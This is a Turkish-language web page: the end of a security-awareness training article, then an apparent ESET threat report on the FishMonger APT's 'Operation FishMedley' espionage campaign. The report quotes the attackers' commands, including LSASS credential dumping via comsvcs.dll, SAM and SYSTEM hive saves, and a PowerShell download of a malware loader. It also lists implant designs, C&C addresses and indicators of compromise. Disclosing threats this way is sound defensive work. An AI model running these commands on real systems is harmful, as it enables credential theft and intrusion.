İşte bu noktada gerçekçi simülasyonlar ve [iyi düşünülmüş oyunlaştırma, yardımcı olabilir. ](https://educraft.tech/10-things-neuroscience-says-about-gamification-in-online-learning/) Aslında video oyunlarından beyni doğal olarak meşgul eden unsurları ödünç alarak ister antrenmanları statü oyunlarına dönüştüren [fitness uygulamanız ](https://www.welivesecurity.com/2020/09/16/sports-data-ransom/)olsun ister onaylanma arzumuzu besleyen sosyal medya uygulamaları olsun, günlük uygulamalarınızın çoğu zaten oyunlaştırmanın temelini oluşturan ilkelerden bazılarını içeriyor. Oyun mekaniği, her yıl sayısız BT profesyonelinin hevesle katıldığı [bayrak kapma yarışmalarında ](https://www.welivesecurity.com/en/secure-coding/capture-flag-5-websites-sharpen-hacking-skills/)da büyük bir başarıyla kullanılmaktadır.
## Hikâyeler için kablolu
Kuruluşunuzun güvenliğini bir üst seviyeye taşımanın (kelime oyunu yapmadan) önemli bir yolu hikâye anlatımının gücünden yararlanmaktır. Hikâyeler zaman geçirmenin bir yolundan çok daha fazlasıdır. Her zaman [dünyayı anlamlandırmamıza ](https://www.youtube.com/watch?v=Vhd0XdedLpY)ve hatta hayatta kalma stratejilerini paylaşmamıza yardımcı olmuşlardır. Beynin zevk ve duygu bölgelerini harekete geçirerek tutum ve davranışları değiştirirler.
Dolayısıyla bu hayatta kalma aracının gücünden, özellikle [oyunlaştırma yoluyla](https://www.welivesecurity.com/2020/04/21/how-gamification-can-boost-cybersecurity-training/) günümüzün dijital ormanında hayatta kalmak için giderek daha fazla yararlanılması mantıklıdır. Güvenlik zorlukları, tehditleri karakterler, güvenlik önlemlerini araçlar ve çalışanları kahramanlar olarak sunan sürükleyici bir hikâyeye dönüştürüldüğünde hafıza oluşumu ve hatırlama önemli ölçüde artabilir.
Bu arada, gerçekçi kimlik avı simülasyonları uygulamalı öğrenme sağlar ve kas hafızası oluşturmaya yardımcı olur. Sadece öğretmekle kalmazlar, doğru davranışları bağlam içinde ve güvenli bir ortamda test eder ve pekiştirirler. Senaryo tabanlı öğrenme ve gerçekçi simülasyonlar, çalışanları gerçek tehditleri yansıtan ve güvenlik kavramlarına hayat veren durumlara yerleştirerek, eğitim sona erdikten uzun süre sonra da devam eden duygusal hafıza çapaları oluşturmaya yardımcı olur. [Deepfake’leri ve diğer yapay zekâ destekli hileleri ](https://www.welivesecurity.com/en/cybersecurity/ai-driven-deception-new-face-corporate-fraud/)içeren şemalar aciliyeti daha da artırmaktadır – sadece [birkaç hafta önce bu vakayı ](https://edition.cnn.com/2024/02/04/asia/deepfake-cfo-scam-hong-kong-intl-hnk/index.html)bir finans uzmanının üst düzey personelin deepfake versiyonlarıyla yaptığı bir video görüşmesinin ardından 25 milyon ABD doları ödediğini düşünün.
## Onay kutusundan şah mata
Bu acil e-postayla karşılaşan Sarah’nın paniğe kapılmadığını, bunun yerine durakladığını düşünün. Kırmızı bayrakları tanıyor çünkü güvenlik eğitiminde benzer senaryolarla karşılaştı. Harekete geçmeden önce durmak, düşünmek ve doğrulamak için kas hafızasını geliştirdi. Sonunda, bir siber suçluya para aktarmak yerine, güvenlik ekibini sofistike bir saldırı girişimi konusunda uyardı ve potansiyel olarak utanç verici bir aksiliği (muhtemelen başarılı bir siber olayın medyada olumsuz bir şekilde yer almasının ardından) kendisi ve şirketin geri kalanı için güçlü bir öğrenme anına dönüştürdü.
Nihai hedef sadece uyumluluk değildir. Güvenlik davranışlarının kalıcı olmasını sağlamak ve hatta bunları neredeyse ateşten kaçmak kadar içgüdüsel hâle getirmektir.
*Şirketin 30 yılı aşkın siber güvenlik deneyimini kapsamlı bir eğitim çözümüne dönüştüren ve her ölçekteki kuruluş için yenilikçi ve ilgi çekici içerikler sunan ESET’in* [*Siber Güvenlik Farkındalık Eğitimi’*](https://www.eset.com/us/business/cybertraining/)*ni denemeye ne dersiniz?*
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Eğitim, Siber Güvenlik
---
### [FishMedley Operasyonu](https://antivirus.com.tr/fishmedley-operasyonu/)
**Published:** Mart 26, 2025
**Author:** ESET
**Excerpt:** ESET araştırmacıları, I-SOON tarafından yönetilen APT grubu FishMonger'ın küresel casusluk operasyonunu detaylandırıyor.
**Content:**
*ESET araştırmacıları, I-SOON tarafından yönetilen APT grubu FishMonger’ın küresel casusluk operasyonunu detaylandırıyor*.
5 Mart 2025’te ABD Adalet Bakanlığı, Çinli yüklenici I-SOON’un çalışanlarına karşı çok sayıda küresel casusluk operasyonuna karıştıkları gerekçesiyle bir iddianame yayımladı. Bunlar arasında daha önce belgelediğimiz ve I-SOON’un operasyonel kolu olan FishMonger APT grubuna atfettiğimiz saldırılar ve 2022 yılında FishMedley Operasyonu adını verdiğimiz bir kampanyada hedef alındığını tespit ettiğimiz yedi kuruluşun ele geçirilmesi de yer alıyor.
**Bu blog yazısının kilit noktaları:**
- FishMedley Operasyonu sırasında hedef alınan dikey gruplar arasında Asya, Avrupa ve Amerika Birleşik Devletleri’ndeki hükümetler, STK’lar ve düşünce kuruluşları yer alıyor.
- Operatörler, ShadowPad, SodaMaster ve Spyder gibi Çin’e bağlı tehdit aktörleri için ortak veya özel olan implantları kullandılar.
- FishMedley Operasyonu’nun FishMonger APT grubu tarafından yürütüldüğüne inanıyoruz.
- DOJ iddianamesinden bağımsız olarak, FishMonger’ın I-SOON tarafından işletildiğini tespit ettik.
## **FishMonger profili**
Çinli yüklenici I-SOON tarafından işletildiğine inanılan bir grup olan FishMonger (bkz. [Q4 2023-Q1 2024 APT Faaliyet Raporumuz ](https://web-assets.esetstatic.com/wls/en/papers/threat-reports/eset-apt-activity-report-q4-2023-q1-2024.pdf)) Winnti Group şemsiyesi altındadır ve büyük olasılıkla I-SOON’un ofisinin Çin dışında yer alan Chengdu şehrinde [bulunduğunu göstermektedir](https://substack.com/home/post/p-155672015). FishMonger aynı zamanda Earth Lusca, TAG-22, Aquatic Panda veya Red Dev 10 olarak da bilinmektedir. Haziran 2019’da başlayan sivil protestolar sırasında Hong Kong’daki üniversiteleri yoğun bir şekilde hedef alan bu grupla ilgili bir analizi 2020’nin başlarında [yayımladık](https://www.welivesecurity.com/2020/01/31/winnti-group-targeting-universities-hong-kong/). Başlangıçta olayı Winnti Group’a atfetmiştik ancak bu atıfı FishMonger olarak yeniledik.
[Trend Micro ](https://www.trendmicro.com/en_us/research/21/g/biopass-rat-new-malware-sniffs-victims-via-live-streaming.html)tarafından bildirildiği üzere, grubun Watering Hole saldırıları gerçekleştirdiği bilinmektedir. FishMonger’ın araç seti ShadowPad, Spyder, Cobalt Strike, FunnySwitch, SprySOCKS ve BIOPASS RAT’ı içermektedir.
## **Genel Bakış**
5 Mart 2025 tarihinde ABD Adalet Bakanlığı bir [basın açıklaması ](https://www.justice.gov/opa/pr/justice-department-charges-12-chinese-contract-hackers-and-law-enforcement-officers-global)yaparak 2016-2023 yılları arasında çok sayıda casusluk kampanyasına karışan I-SOON çalışanları ve Çin Kamu Güvenliği Bakanlığı görevlileri hakkında bir [iddianame ](https://www.justice.gov/usao-sdny/media/1391751/dl?inline)yayımladı. FBI ayrıca iddianamede adı geçenleri [“en çok arananlar” listesine ](https://www.fbi.gov/wanted/cyber/aquatic-panda-cyber-threat-actors)eklemiş ve **Şekil 1** adresinde görüldüğü gibi bir poster yayımlamıştır.
Şekil 1 FishMonger I SOON üyelerinin isimleri kaynak FBI
İddianame, 2023’ün başlarında [özel APT istihbarat raporunda ](https://www.eset.com/int/business/services/threat-intelligence/)bir yayımladıklarımızla güçlü bir şekilde ilişkili olan birkaç saldırıyı tanımlamaktadır. Bu blog yazısında, Asya, Avrupa ve Amerika Birleşik Devletleri’ndeki hükümetleri, STK’ları ve düşünce kuruluşlarını hedef alan bu küresel kampanya hakkındaki teknik bilgilerimizi paylaşıyoruz. Bu bilgilerin yakın zamanda yayımlanan iddianameyi tamamlayıcı nitelikte olduğuna inanıyoruz.
2022 yılı boyunca, Çin’e bağlı tehdit aktörleri tarafından yaygın olarak kullanılan ShadowPad ve SodaMaster gibi implantların kullanıldığı çeşitli tehlikeleri araştırdık. Bu blog yazısı için yedi bağımsız olayı kümeleyebildik ve bu kampanyaya FishMedley Operasyonu adını verdik.
## **FishMonger ve I-SOON**
Araştırmamız sırasında, FishMonger’ın 2024 yılında kötü şöhretli bir belge sızıntısına maruz kalan Chengdu merkezli Çinli bir yüklenici olan I-SOON tarafından işletilen bir casusluk ekibi olduğunu bağımsız olarak belirleyebildik. [Harfang Labs](https://harfanglab.io/insidethelab/isoon-leak-analysis/)‘ın bu kapsamlı analizine bakın.
## **Viktimoloji**
**Tablo 1** tespit ettiğimiz yedi kurbanla ilgili ayrıntıları göstermektedir. Bu tabloda sektörler ve ülkeler çeşitlilik gösteriyor ancak çoğu Çin hükümetinin açıkça ilgi alanına giriyor.
Tablo 1. Viktimoloji detayları
| **Victim** | **Date of compromise** | **Country** | **Vertical** |
|---|---|---|---|
| **A** | January 2022 | Taiwan | Governmental organization. |
| **B** | January 2022 | Hungary | Catholic organization. |
| **C** | February 2022 | Turkey | Unknown. |
| **D** | March 2022 | Thailand | Governmental organization. |
| **E** | April 2022 | United States | Catholic charity operating worldwide. |
| **F** | June 2022 | United States | NGO – mainly active in Asia. |
| **G** | October 2022 | France | Geopolitical think tank. |
**Tablo 2** FishMedley Operasyonu’nun her bir saldırısı sırasında kullanılan implantları özetlemektedir.
Tablo 2. Her bir mağdura karşı kullanılan implantların detayları
| **Tool** **Victim** | **ScatterBee-packed ShadowPad** | **Spyder** | **SodaMaster** | **RPipeCommander** |
|---|---|---|---|---|
| **A** | **X** | | | |
| **B** | | | **X** | |
| **C** | | | **X** | |
| **D** | **X** | **X** | | **X** |
| **E** | | | **X** | |
| **F** | **X** | | **X** | |
| **G** | | | **X** | |
## **Teknik analiz**
### **İlk erişim**
İlk tehlikeye atma vektörlerini belirleyemedik. Çoğu durumda, saldırganların yerel ağ içinde etki alanı yöneticisi kimlik bilgileri gibi ayrıcalıklı erişime sahip oldukları görülmüştür.
Kurban D’de saldırganlar bir yönetici konsoluna erişim elde etmiş ve bunu yerel ağdaki diğer makinelere implant yerleştirmek için kullanmıştır. Muhtemelen önce bir sistem yöneticisinin ya da güvenlik analistinin makinesini ele geçirmişler ve ardından konsola bağlanmalarını sağlayan kimlik bilgilerini çalmışlardır.
Kurban F’de, implantlar [Impacket ](https://github.com/fortra/impacket)kullanılarak gönderilmiştir, bu da saldırganların daha önce bir şekilde yüksek ayrıcalıklı bir etki alanı hesabını ele geçirdiği anlamına gelir.
### **Yanal hareket**
Kurban F’de operatörler yanal hareket etmek için Impacket’i de kullandılar. Diğer yerel makineler hakkında bilgi topladılar ve implantlar yerleştirdiler.
**Tablo 3** operatörlerin ilk olarak quser.exe, wmic.exe ve ipconfig.exe kullanarak bazı manuel keşifler yaptığını göstermektedir. Daha sonra yerel güvenlik yetkilisi alt sistem hizmeti (LSASS) sürecini (PID 944) [terk ](https://www.microsoft.com/en-us/security/blog/2022/10/05/detecting-and-preventing-lsass-credential-dumping-attacks/)ederek kimlik bilgilerini ve diğer gizli bilgileri elde etmeye çalışmışlardır. Sürecin PID’si tasklist /svc aracılığıyla elde edilmiş ve dökümü, bilinen bir living-off-the-land ikili dosyası ([LOLBIN](https://lolbas-project.github.io/lolbas/Libraries/comsvcs/)) olan comsvcs.dll kullanılarak gerçekleştirilmiştir. Saldırganların diğer kullanıcıların ya da yöneticilerin de oturum açıp açmadığını görmek için quser.exe’yi çalıştırmış olma ihtimalinin yüksek olduğunu, yani LSASS’ta ayrıcalıklı erişimlerin mevcut olduğunu unutmayın. [Microsoft belgelerine ](https://learn.microsoft.com/en-us/windows-server/administration/windows-commands/quser)göre, bu komutu kullanmak için saldırganın Tam Kontrol iznine veya özel erişim iznine sahip olması gerekir.
Ayrıca her ikisi de gizli bilgiler veya kimlik bilgileri içerebilen sam.hive ve system.hive kayıt defteri kovanlarını da kaydettiler.
Son olarak, tasklist.exe çıktısı üzerinde yinelenen bir for döngüsü kullanarak LSASS sürecini tekrar boşaltmayı denediler. Aynı kodun başka makinelerde de kullanıldığını gördük, bu nedenle engellemek ya da en azından uyarmak iyi bir fikirdir.
Tablo 3. Kurban F’deki bir makinede Impacket aracılığıyla yürütülen komutlar
| **Timestamp (UTC)** | **Command** |
|---|---|
| 2022-06-21 07:34:07 | quser |
| 2022-06-21 14:41:23 | wmic os get lastbootuptime |
| 2022-06-21 14:41:23 | ipconfig /all |
| 2022-06-21 14:41:23 | tasklist /svc |
| 2022-06-21 14:41:23 | C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -c “C:\\Windows\\System32\\rundll32 C:\\windows\\system32\\comsvcs.dll, MiniDump 944 c:\\users\\public\\music\\temp.tmp full” |
| 2022-06-21 14:41:23 | reg save hklm\\sam C:\\users\\public\\music\\sam.hive |
| 2022-06-21 14:41:23 | reg save hklm\\system C:\\users\\public\\music\\system.hive |
| 2022-06-21 14:41:23 | net user |
| 2022-06-22 07:05:37 | tasklist /v |
| 2022-06-22 07:07:33 | dir c:\\users |
| 2022-06-22 09:47:52 | for /f “tokens=1,2 delims= ” ^%A in (‘”tasklist /fi “Imagename eq lsass.exe” \| find “lsass””‘) do rundll32.exe C:\\windows\\System32\\comsvcs.dll, MiniDump ^%B \\Windows\\Temp\\YDWS6P.xml full |
## **Araç Seti**
### **ShadowPad**
ShadowPad, [SentinelOne ](https://assets.sentinelone.com/c/Shadowpad?x=P42eqA#page=1)tarafından belgelendiği üzere [FishMonger ](https://www.welivesecurity.com/2020/01/31/winnti-group-targeting-universities-hong-kong/)ve [SparklingGoblin ](https://www.welivesecurity.com/2021/08/24/sidewalk-may-be-as-dangerous-as-crosswalk/)de dahil olmak üzere yalnızca Çin’e bağlı APT gruplarına tedarik edildiği bilinen ve özel olarak satılan modüler bir arka kapıdır. FishMedley Operasyonu’nda saldırganlar [ScatterBee ](https://www.pwc.co.uk/issues/cyber-security-services/research/chasing-shadows.html)ile paketlenmiş bir ShadowPad sürümü kullandılar.
Kurban D’de, yükleyici aşağıdaki PowerShell komutu kullanılarak indirilmiştir:
powershell (new-object System.Net.WebClient).DownloadFile(“http://<victim’s\_web\_server\_IP\_address>/Images/menu/log.dll”;”c:\\users\\public\\log.dll”)
Bu, saldırganların kurbanın kuruluşundaki bir web sunucusunu kötü amaçlı yazılımları için bir hazırlama sunucusu olarak kullanmak üzere ele geçirdiklerini göstermektedir.
Kurban F’de Firefox, http://5.188.230\[.\]47/log.dll adresinden yükleyiciyi indirmek için kullanılmıştır. Saldırganların makineye interaktif erişimi olup olmadığını, Firefox sürecinde başka bir kötü amaçlı yazılımın çalışıp çalışmadığını veya kurbanın indirme sayfasına örneğin bir Watering Hole saldırısı yoluyla yönlendirilip yönlendirilmediğini bilmiyoruz.
log.dll eski bir Bitdefender çalıştırılabilir dosyası (orijinal adı: BDReinit.exe) tarafından yan yüklenir ve ShadowPad’i PwC’nin [GitHub ](https://github.com/PwCUK-CTO/ScatterBee_Analysis)deposunda sağlanan komut dosyaları kullanılarak şifresi çözülebilen log.dll.dat adlı bir dosyadan yükler.
Kurbanın makinesinden log.dll.dat dosyasını kurtaramadık ancak [VirusTotal](https://www.virustotal.com/gui/file/9447B75AF497E5A7F99F1DED1C1D87C53B5B59FCE224A325932AD55EEF9E0E4A)‘de aynı log.dll dosyasına sahip sahte bir Adobe Flash yükleyicisi bulduk. ShadowPad yükünün yapılandırması **Tablo 4** adresinde verilmiştir.
Tablo 4. ShadowPad yapılandırması
| **Field** | **Decrypted value** |
|---|---|
| **Timestamp** | 3/14/2022 10:52:16 PM |
| **Campaign code** | 2203 |
| **File path** | %ALLUSERSPROFILE%\\DRM\\Test\\ |
| **Spoofed name** | Test.exe |
| **Loader filename** | log.dll |
| **Payload filename** | log.dll.dat |
| **Service name** | MyTest2 |
| **Alternative service name** | MyTest2 |
| **Alternative service name** | MyTest2 |
| **Registry key path** | SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run |
| **Service description** | MyTest2 |
| **Program to inject into** | %ProgramFiles%\\Windows Media Player\\wmplayer.exe |
| **Alternative injection target** | N/A |
| **Alternative injection target** | N/A |
| **Alternative injection target** | %windir%\\system32\\svchost.exe |
| **C&C URL** | TCP://api.googleauthenticatoronline\[.\]com:443 |
| **Alternative C&C URL** | UDP://api.googleauthenticatoronline\[.\]com:443 |
| **Alternative C&C URL** | N/A |
| **Alternative C&C URL** | N/A |
| **Proxy info string** | SOCKS4\\n\\n\\n\\n\\n |
| **Proxy info string** | SOCKS4\\n\\n\\n\\n\\n |
| **Proxy info string** | SOCKS5\\n\\n\\n\\n\\n |
| **Proxy info string** | SOCKS5\\n\\n\\n\\n\\n |
C&C etki alanının 20 Mart 2022’den 2 Kasım 2022’ye kadar ShadowPad hakkındaki bir VMware [blog yazısında ](https://blogs.vmware.com/security/2022/10/threat-analysis-active-c2-discovery-using-protocol-emulation-part3-shadowpad.html)bahsedilen 213.59.118\[.\]124 adresine çözümlendiğini unutmayın.
### **Spyder**
Kurban D’de, FishMonger tarafından tipik olarak kullanılan başka bir arka kapı tespit ettik: Spyder[, Dr.Web ](https://st.drweb.com/static/new-www/news/2021/march/BackDoor.Spyder.1_en.pdf)tarafından ayrıntılı olarak analiz edilen modüler bir implant.
Bir Spyder yükleyicisi http://<a\_victim’s\_web\_server\_IP\_address>/Images/menu/aa.doc adresinden indirilir ve ShadowPad yüklendikten yaklaşık 18 saat sonra C:\\Users\\Public\\task.exe’ye bırakılır.
Yükleyici – bkz. **Şekil 2** – c:\\windows\\temp\\guid.dat dosyasını okur ve AES-CBC kullanarak içeriğinin şifresini çözer. Şifreleme anahtarı sabit kodlanmıştır: F4 E4 C6 9E DE E0 9E 82 00 00 00 00 00 00. Başlatma vektörü (IV) anahtarın ilk sekiz baytıdır. Ne yazık ki guid.dat dosyasını kurtaramadık.
Şekil 2 Spyder yükleyici
Daha sonra yükleyici, **Şekil 3**‘te görüldüğü gibi deşifre edilmiş içeriği (muhtemelen shellcode) kendi içine (task.exe process)enjekte eder.
Şekil 3 Spyder yükleyici enjeksiyon parçası
Şifrelenmiş nihai yükü elde edemememize rağmen ürünümüz bellekte bir Spyder yükü tespit etti ve bu yük Dr.Web tarafından belgelenen Spyder varyantıyla neredeyse aynıydı. C&C sunucusu 61.238.103\[.\]165 olarak sabit kodlanmıştı.
İlginç bir şekilde, bilinen bir Spyder C&C etki alanı ve juniper.net’e zayıf bir homoglif etki alanı olan junlper\[.\]com’un birden fazla alt etki alanı 2022’de 61.238.103\[.\]165 adresine çözümlendi.
Mayıs-Aralık 2022 tarihleri arasında sunucunun 443 numaralı bağlantı noktasında 89EDCFFC66EDA3AEB75E140816702F9AC73A75F0 parmak izine sahip kendinden imzalı bir TLS sertifikası mevcuttu. [SentinelOne](https://github.com/SentineLabs/Shadowpad/blob/main/technical-indicators)‘a göre bu, FishMonger tarafından C&C sunucuları için kullanılan bir sertifikadır.
### **SodaMaster**
SodaMaster, 2021 yılında [Kaspersky ](https://securelist.com/apt10-sophisticated-multi-layered-loader-ecipekac-discovered-in-a41apt-campaign/101519/)tarafından belgelenen bir arka kapıdır. APT10, bu arka kapıya erişimi olduğu bilinen ilk gruptu ancak Operation FishMedley artık Çin’e bağlı birden fazla APT grubu arasında paylaşılmış olabileceğini gösteriyor.
SodaMaster yalnızca bellekte şifresi çözülmüş olarak bulunabilir ve biz de onu burada tespit ettik. Yükleme zincirinin tamamını kurtaramamış olsak da zincirin ilk adımı olan birkaç örnek tespit ettik.
### SodaMaster yükleyiciler
[DLL yan yükleme ](https://attack.mitre.org/versions/v16/techniques/T1574/002/)yoluyla meşru yürütülebilir dosyaları kötüye kullanan altı farklı kötü amaçlı DLL bulduk. Hepsi aynı şifre çözme ve enjeksiyon rutinini uyguluyor.
İlk olarak, yükleyici sabit kodlanmış bir dosyayı, örneğin debug.png dosyasını okur ve sabit kodlanmış 239 baytlık bir anahtar kullanarak XOR şifresini çözer. **Tablo 5** farklı yükleyicileri özetlemektedir. XOR anahtarının da her örnekte farklı olduğunu ancak tabloya dahil edilemeyecek kadar uzun olduğunu unutmayın. Ayrıca bu şifrelenmiş yüklerin hiçbirini kurtarmadığımızı da unutmayın.
Tablo 5. SodaMaster yükleyiciler
| **SHA-1** | **DLL name** | **Payload filename** |
|---|---|---|
| 3C08C694C222E7346BD8633461C5D19EAE18B661 | DrsSDK.dll | <current\_directory>\\debug.png |
| D8B631C551845F892EBB5E7D09991F6C9D4FACAD | libvlc.dll | <current\_directory>\\vlc.cnf |
| 3A702704653EC847CF9121E3F454F3DBE1F90AFD | safestore64.dll | <current\_directory>\\Location |
| 3630F62771360540B66701ABC8F6C868087A6918 | DeElevator64.dll | <current\_directory>\\Location |
| A4F68D0F1C72C3AC9D70919C17DC52692C43599E | libmaxminddb-0.dll | C:\\windows\\system32\\MsKeyboardFilterapi.dll |
| 5401E3EF903AFE981CFC2840D5F0EF2F1D83B0BF | safestore641.dll | <current\_directory>\\Location |
Ardından, şifresi çözülen tampon yeni oluşturulan, askıya alınmış bir svchost.exe sürecine enjekte edilir – bkz. **Şekil 4**
Şekil 4 SodaMaster enjeksiyonu
Son olarak, kabuk kodu CreateRemoteThread (Windows XP veya daha eski sürümlerde) veya daha yeni Windows sürümlerinde **Şekil 5**‘te gösterildiği gibi NtCreateThreadEx kullanılarak çalıştırılır.
Şekil 5 Enjekte edilen yükün yürütülmesi
Tablo 5** adresindeki son dört yükleyici ek özelliklere sahiptir:
- Firefox için bir parola hırsızı uygulayan getAllAuthData adlı bir dışa aktarım var. Firefox SQLite veri tabanını okur ve SELECT encryptedUsername, encryptedPassword, hostname,httpRealm FROM moz\_logins sorgusunu çalıştırır.
- Son üç yükleyici sırasıyla Netlock, MsKeyboardFiltersrv ve downmap adlı bir hizmet olarak varlığını sürdürür.
### SodaMaster yükü
Yukarıda belirtildiği gibi, SodaMaster yükü Kaspersky tarafından halka açık olarak analiz edildi ve bulduğumuz örnekler çok fazla gelişmemiş gibi görünüyor. Hâlâ 2021’de mevcut olan aynı dört arka kapı komutunu (d, f, l ve s) uyguluyorlar.
**Tablo 6** tespit ettiğimiz dört farklı SodaMaster yükünün konfigürasyonlarını göstermektedir. Operatörler her kurban için farklı bir C&C sunucusu kullanmıştır ancak Kurban B ve C’nin aynı sabit kodlu RSA anahtarını paylaştığını görebiliriz.
Tablo 6. SodaMaster yapılandırması
| **Victim** | **C&C server** | **RSA key** |
|---|---|---|
| **B** | 162.33.178\[.\]23 | MIGJAoGBAOPjO7DslhZvp0t8HNU/NWPIwstzwi61JlevD6TJtv/TZuN6CgXMCXql0P3CBGPVU5gAJiTxH0vslwdIpWeWEZZ5eJVk0VK9vA6XfCsc4NDVDPm7M5EH5sxHQjRNfe6H6RqcayAQn2YXd0Yua4S22F9ZmocU7VcPyLQLeVZoKjcxAgMBAAE= |
| **C** | 78.141.202\[.\]70 | MIGJAoGBAOPjO7DslhZvp0t8HNU/NWPIwstzwi61JlevD6TJtv/TZuN6CgXMCXql0P3CBGPVU5gAJiTxH0vslwdIpWeWEZZ5eJVk0VK9vA6XfCsc4NDVDPm7M5EH5sxHQjRNfe6H6RqcayAQn2YXd0Yua4S22F9ZmocU7VcPyLQLeVZoKjcxAgMBAAE= |
| **F** | 192.46.223\[.\]211 | MIGJAoGBAMYOg+eoTREKaAESDXt3Uh3Y4J84ObD1dfl3dOji0G24UlbHdjUk3e+/dtHjPsRZOfdLkwtz8SIZZVVt3pJGxgx9oyRtckJ6zsrYm/JIK+7bXikGf7sgs5zCItcaNJ1HFKoA9YQpfxXrwoHMCkaGb9NhsdsQ2k2q4jT68Hygzq19AgMBAAE= |
| **G** | 168.100.10\[.\]136 | MIGJAoGBAJ0EsHDp5vtk23KCxEq0tAocvMwn63vCqq0FVmXsY+fvD0tP6Nlc7k0lESpB4wGioj2xuhQgcEjXEkYAIPGiefYFovxMPVuzp1FsutZa5SD6+4NcTRKsRsrMTZm5tFRuuENoEVmOSy3XoAS00mu4MM5tt7KKDlaczzhYJi21PGk5AgMBAAE= |
### **RPipeCommander**
Kurban D’de, Spyder’ın çalıştığı aynı süreçte daha önce bilinmeyen bir implant yakaladık. Muhtemelen diskten yüklenmiş ya da Spyder tarafından indirilmişti. DLL dışa aktarma adı rcmd64.dll olduğu için bu implantı RPipeCommander olarak adlandırdık.
RPipeCommander çok iş parçacıklıdır ve çoklu iş parçacıklarının I/O isteklerini yönetmek için IoCompletionPort kullanır. <PID>’nin geçerli işlem kimliği olduğu \\\\.\\Pipe\\CmdPipe<PID> adlı hattı oluşturur ve bu hattan okur ve bu hatta yazar.
RPipeCommander, adlandırılmış hat aracılığıyla üç komutu kabul eden bir ters kabuktur:
- h (0x68): bir cmd.exe işlemi oluşturun ve komutları göndermek ve çıktıyı okumak için hattı işleme bağlayın.
- i (0x69): Mevcut cmd.exe işlemine bir komut yazın veya önceki komutun çıktısını okuyun.
- j (0x6A): komut kabuğuna exit\\r\\n yazarak cmd.exe işleminden çıkın.
RPipeCommander’ın sadece sunucu tarafına sahip olduğumuzu unutmayın. Muhtemelen ikinci bir bileşen, bir istemci, yerel ağdaki başka bir makineden sunucuya komutlar göndermek için kullanılır.
Son olarak, RPipeCommander C++ dilinde yazılmıştır ve RTTI bilgileri yakalanan örneklere dahil edilerek bazı sınıf adlarını elde etmemize olanak sağlamıştır:
- CPipeServer
- CPipeBuffer
- CPipeSrvEvent
- CPipeServerEventHandler
### **Diğer araçlar**
Yukarıda açıklanan ana implantlara ek olarak, saldırganlar veri toplamak veya sızdırmak için **Tablo 7** adresinde açıkladığımız birkaç ek araç daha kullanmışlardır.
Tablo 7. FishMedley Operasyonu sırasında kullanılan diğer araçlar
| **Filename** | **Details** |
|---|---|
| C:\\Windows\\system32\\sasetup.dll | Custom [password filter](https://pentestlab.blog/2020/02/10/credential-access-password-filter-dll/). The export PasswordChangeNotify is called when the user changes their password, and it writes the new password on disk in the current working directory in a log file named etuper.log. Note that it can also exfiltrate the password by sending a POST request to a hardcoded C&C server, with flag=<password> in the POST data. However, this functionality is not enabled in this specific sample and there is no C&C server in the configuration. |
| C:\\Windows\\debug\\svhost.tmp | The fscan network scanner, available on [GitHub](https://github.com/shadow1ng/fscan/). |
| C:\\nb.exe | [nbtscan](http://www.unixwiz.net/tools/nbtscan.html) – a NetBIOS scanner. |
| C:\\Users\\public\\drop.zip | It contains only [dbxcli](https://github.com/dropbox/dbxcli/) – a tool written in Go to interact with Dropbox. It was likely used to exfiltrate data from the victim’s network, but we haven’t retrieved any information about the attackers’ account. Note that, despite the.zip extension, this is a CAB file. It was downloaded from http://45.76.165\[.\]227/wECqKe529r.png. Also note that dbxcli seems to have been compiled by the attackers, since the hash (SHA-1: 2AD82FFA393937A2353096FE2A2209E0EBC1C9D7) has a very low prevalence in the wild. |
## **Sonuç**
Bu blog yazısında FishMonger’ın dünyanın dört bir yanındaki yüksek profilli kuruluşlara karşı nasıl bir kampanya yürüttüğünü ve Mart 2025’te ABD DOJ iddianamesine konu olduğunu gösterdik. Ayrıca grubun ShadowPad veya SodaMaster gibi iyi bilinen implantları, kamuya açıklandıktan uzun süre sonra bile yeniden kullanmaktan çekinmediğini gösterdik. Son olarak, FishMonger’ın Çinli I-SOON şirketinin bir parçası olan bir ekip olduğunu bağımsız olarak doğruladık.
## **IoC’ler**
Kapsamlı bir uzlaşma göstergeleri (IoC’ler) listesi ve örnekleri GitHub depomuzda bulunabilir.
### **Files**
| **SHA-1** | **Filename** | **Detection** | **Description** |
|---|---|---|---|
| D61A4387466A0C999981086C2C994F2A80193CE3 | N/A | Win32/Agent.ADVC | ShadowPad dropper. |
| 918DDD842787D64B244D353BFC0E14CC037D2D97 | log.dll | Win32/Agent.ADVC | ScatterBee-packed ShadowPad loader. |
| F12C8CEC813257890F4856353ABD9F739DEED890 | task.exe | Win64/Agent.BEJ | Spyder loader. |
| 3630F62771360540B66701ABC8F6C868087A6918 | DeElevator64.dll | Win64/PSW.Agent.CU | SodaMaster loader. |
| 3C08C694C222E7346BD8633461C5D19EAE18B661 | DrsSDK.dll | Win64/Agent.CAC | SodaMaster loader. |
| 5401E3EF903AFE981CFC2840D5F0EF2F1D83B0BF | safestore64.dll | Win64/PSW.Agent.CU | SodaMaster loader. |
| A4F68D0F1C72C3AC9D70919C17DC52692C43599E | libmaxminddb-0.dll | Win64/PSW.Agent.CU | SodaMaster loader. |
| D8B631C551845F892EBB5E7D09991F6C9D4FACAD | libvlc.dll | Win64/Agent.BFZ | SodaMaster loader. |
| 3F5F6839C7DCB1D164E4813AF2E30E9461AB35C1 | sasetup.dll | Win64/PSW.Agent.CB | Malicious password filter. |
### **Network**
| **IP** | **Domain** | **Hosting provider** | **First seen** | **Details** |
|---|---|---|---|---|
| 213.59.118\[.\]124 | api.googleauthenticatoronline\[.\]com | STARK INDUSTRIES | 2022-03-20 | ShadowPad C&C server. |
| 61.238.103\[.\]165 | N/A | IRT-HKBN-HK | 2022-03-10 | Spyder C&C server. |
| 162.33.178\[.\]23 | N/A | BL Networks | 2022-03-28 | SodaMaster C&C server. |
| 78.141.202\[.\]70 | N/A | The Constant Company | 2022-05-18 | SodaMaster C&C server. |
| 192.46.223\[.\]211 | N/A | Akamai Connected Cloud | 2022-06-22 | SodaMaster C&C server. |
| 168.100.10\[.\]136 | N/A | BL Networks | 2022-05-12 | SodaMaster C&C server. |
## **MITRE ATT&CK teknikleri**
Bu tablo MITRE ATT&CK çerçevesinin [16. sürümü ](https://attack.mitre.org/resources/versions/)kullanılarak oluşturulmuştur**.**
| **Tactic** | **ID** | **Name** | **Description** |
|---|---|---|---|
